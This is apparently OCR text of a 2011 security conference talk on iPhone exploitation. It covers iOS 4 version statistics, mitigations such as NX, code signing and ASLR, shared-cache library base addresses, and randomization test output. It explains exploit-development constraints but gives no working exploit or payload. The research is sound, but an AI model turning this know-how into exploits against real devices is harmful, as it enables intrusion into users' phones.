
SektionEins
http://www.sektioneins.de

iPhone Exploitation

One ROPe to bind them all?

Stefan Esser <stefan.esser@sektioneins.de>

HITBSECCONF2011
MALAYSIA
OCTOBER 10 - 13 @ INTERCONTINENTAL KL



Who am I?

Stefan Esser

- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, jailbreak)
- founder of SektionEins GmbH
- currently also working as independent contractor

What is this Session About?

- this session is about the odds of successful iDevice exploitation
- and how to improve them
- we assume there is no information leak available
- and we are exploiting a stack buffer overflow

Part I

Some Statistics

iDevices and Versions

- there are 12 iDevices supporting iOS 4
    - iPod 2G/3G/4G
    - iPad 1/2(wifi/gsm/cdma)
    - iPhone 3G/3GS/4(gsm/cdma)
    - AppleTV *(we will ignore it in this talk)*
- we expect iPhone 4S to only support iOS 5
- there are 16 different versions of iOS 4
- many combinations but luckily not 12 * 16

iDevices and Versions


	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

dark green are firmwares we do not have root filesystem keys for

„only" 81 combinations

iOS Version Statistics - Device Type


- stats from a bigger german pc magazine
- audience technical
- visitor statistics throughout september
- mostly iPhone / iPod visitors (nearly no iPads)



iPads are maybe not as common in germany


iOS Version Statistics - iOS Major Version

- a few iOS 5 beta users
- still some iOS 3 users
- but majority is at iOS 4




iOS Version Statistics - iOS Minor Version

- earlier iOS 4 versions are dying out
- still a lot at 4.2 (due to iPhone 3G)
- majority at 4.3 (incl. ASLR)
- still 21,9% of iOS 4 users without ASLR



iOS Version Statistics - iOS Detailed Version

- about half of all iOS 4 users at latest version
- 48,4% of users still vulnerable to Jailbreakme 3 exploit
- 21,9% are even without ASLR
- for good coverage iOS exploits have to support multiple versions and devices



ignoring the possibility that some of the users with old versions are jailbreakers with PDF patch installed

SektionEins

Part II

iOS 4+ Exploitation Eras

Three Ages of iOS 4+ Exploitation

- since iOS 4.0 three ages of iOS exploitation can be distinguished
  - iOS 4.0 - iOS 4.2.x
  - iOS 4.3(.x)
  - iOS 5.0
- each era brought new exploit mitigations or new features

iOS Exploitation up to iOS 4.2.x (I)


- NX stack and heap are strictly enforced by the iOS kernel
- code signing ensures that only code signed by Apple can be executed
- any exploit must be 100% ROP
- no ASLR in iOS

exception jailbroken iPhones but even there any exploit must start with a ROP payload

some protections were not available in iOS 3


iOS Exploitation up to iOS 4.2.x (II)

- since iPhoneOS / iOS 3.x shared libraries disappeared from the devices
- Apple moved all libraries into dyld_shared_cache
- dyld_shared_cache is always paged in at 0x30000000



iOS Exploitation up to iOS 4.2.x (III)

- segment splitting of libraries inside shared cache
- cache is generated when firmware is packed
- on generation a random load order is selected



iOS Exploitation up to iOS 4.2.x (IV)

- base address of libraries different for each device and firmware version
- ROP payload depends on device and firmware version
- but libraries usually the same across all devices

/usr/lib/libSystem.B.dylib			
	iPhone 4	**iPod 4**	**iPad**
inode	0x0933DE37	0x0933DE37	0x0933DE37
mtime	0x4CC1050A	0x4CC1050A	0x4CC1050A
base	**0x33B5C000**	**0x31092000**	**0x30D03000**

/usr/lib/libobjc.dylib			
	iPhone 4	**iPod 4**	**iPad**
inode	0x093AF2FC	0x093AF2FC	0x093AF2FC
mtime	0x4CC10998	0x4CC10998	0x4CC10998
base	**0x33476000**	**0x33A03000**	**0x34A7D000**

iOS Exploitation in iOS 4.3(.x) (I)

- Addition of dynamic code-signing to allow JIT compilation in MobileSafari
  - weakens the NX protection
  - Charlie Miller has a whole talk about this at SyScan Taipei 2011
- Addition of ASLR
  - randomizes dyld, dyld_shared_cache and main binary

Randomization of Main Binary

- with the new SDK applications are compiled as position independent executables
- sets MH_PIE flag in mach-o header and adds relocation information
- no TEXT relocations therefore no problem with code-signing
- Applications using older SDK cannot be randomized

```
TestiPAD:~ root# ./test
Address Tester
Stack: 0x2fea0be0
Code:  0xa3e55
malloc_small: 0x1c8e7e00
malloc_large: 0xc1000
printf: 0x36735dd1
_dyld_get_image_header(0): 0xa2000

TestiPAD:~ root# ./test
Address Tester
Stack: 0x2fecbbe0
Code:  0xcee55
malloc_small: 0x1f861200
malloc_large: 0xec000
printf: 0x36735dd1
_dyld_get_image_header(0): 0xcd000
```

➡ but all popular applications like Twitter, Facebook use older SDK

